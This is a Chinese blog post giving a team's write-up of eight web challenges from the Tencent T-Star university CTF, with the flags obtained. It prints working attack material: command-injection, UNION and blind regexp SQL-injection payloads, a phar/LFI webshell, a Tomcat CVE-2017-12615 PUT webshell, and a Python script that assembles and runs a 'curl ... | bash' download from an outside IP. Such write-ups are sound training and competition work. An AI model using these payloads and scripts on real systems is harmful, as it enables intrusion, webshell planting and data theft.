
腾讯犀牛鸟网络安全T-Star高校挑战赛writeup

原创

令狐东菱 于 2020-06-30 21:45:32 发布 547 收藏 1

分类专栏： CTF

本文链接：https://blog.csdn.net/qq_42188168/article/details/107051330



高校组 今天你吃了吗战队WRITEUP

三、 解题过程

题目一 签到

操作内容：

Js检测，禁用js即可上传

http://588f25a5.yunyansec.com/upload/2.php

蚁剑连接即可

如该题使用自己编写的脚本请详细写出，不允许截图

flag值：

key{K735c9f0D7ddc3b9}

题目二 命令执行基础

操作内容：

命令执行payload：127.0.0.1|ls …

127.0.0.1|cat …/key.php

如该题使用自己编写的脚本请详细写出，不允许截图

flag值：

flag{usderhky}

题目三 你能爆破吗

操作内容：

Admin admin 登录后，发现cookie有uname且经过base64,解密后为admin

结合描述cookie注入，对payload进行base64加密后修改cookie里的uname值 刷新页面即可。

-1" union select 1,2,flag from flag# base64后

LTEiIHVuaW9uIHNlbGVjdCAxLDIsZmxhZyBmcm9tIGZsYWcj

如该题使用自己编写的脚本请详细写出，不允许截图

flag值：

flag{a405ef895ef46d96}

题目四 文件包含getshell

操作内容：

<?php $p = new PharData(dirname(__FILE__).'/phartest2.zip', 0,'phartest2',Phar::ZIP) ; $x=file_get_contents('s.php'); $p->addFromString('2.php', $x); ?>
合成一句话木马，生成phar格式，修改后缀为txt上传，。在文件包含处，http://a3554b54.yunyansec.com/lfi.php?file=phar://./files/n6LYqzd7ZtkfUrSG.txt/2
蚁剑连接

如该题使用自己编写的脚本请详细写出，不允许截图

<?php $p = new PharData(dirname(__FILE__).'/phartest2.zip', 0,'phartest2',Phar::ZIP) ; $x=file_get_contents('s.php'); $p->addFromString('2.php', $x); ?>
flag值：
flag{weisuohenzhongyao}

题目五 成绩查询
操作内容：
Sql注入
爆表：
-1’ union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema=database()#

爆字段：
-1’ union select 1,2,3,group_concat(column_name) from information_schema.columns where table_schema=database()#

爆flag字段::
-1’ union select 1,2,3,flag from fl4g#

如该题使用自己编写的脚本请详细写出，不允许截图

flag值：

flag{Sql_INJECT0N_4813drd8hz4}

题目六 小猫咪踩灯泡
操作内容：
CVE-2017-12615利用，put方法写马

访问写入的123.jsp

如该题使用自己编写的脚本请详细写出，不允许截图

flag值：

flag{54e47be053bf6ea1}

题目七 分析代码获得flag
操作内容：
通过linux命令换行等绕过字符限制，curl 服务器执行命令，将key写入1.txt
服务器index.html
Cat …/key

如该题使用自己编写的脚本请详细写出，不允许截图
import requests
from time import sleep
from urllib import quote

payload = [
# generate `ls -t>g` file
‘>ls\’,
‘ls>’,
‘>\ \’,
‘>-t\’,
‘>>g’,
'ls>>',

```
'>txt',
'>\>1.\\',
'>h\ \\',
'>bas\\',
'>\|\\',
'>248\\',
'>0.\\',
'>16\\',
'>97.\\',
'>7.\\',
'>4\\',
'>\ \\',
'>rl\\',
'>cu\\',

# exec
'sh _',
'sh g',
```

]

for i in payload:

```
r = requests.get('http://d18945d8.yunyansec.com/?1=' + quote(i))

print i

sleep(0.2)
```

flag值：
flag{a1c8BFF2}

题目八 SQL注入2
操作内容：
御剑扫：wwwroot.zip 内有function.php，为过滤函数，找到注入点
http://2af1b1a3.yunyansec.com/picture.php?id=1
没有过滤^,过滤了select和union就很难受，?action=login页面传递username和password值，猜测password为字段名。
1"^(password regexp ‘^{}’)%23
正则注入 password，获得password值

如该题使用自己编写的脚本请详细写出，不允许截图

```
import requests
from urllib.parse import quote
all="-0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz!#$%&()*+,-./:;<=>?@[]^_`{|}~"
flag = “”
for j in range(40):
for i in all:
url = “http://2af1b1a3.yunyansec.com/picture.php?id=1”^(password regexp ‘^{}’)%23".format(flag + i)
# url = “http://518fdfda.yunyansec.com/picture.php?id=1” ^(password regexp ‘^5’)%23"
r = requests.get(url)
print(url)
# print(r.text)
if “Picture” in r.text:
flag += i
print(flag)
break
```

flag值：

Flag{e0a345cadaba033073d88d2cc5dce2f7}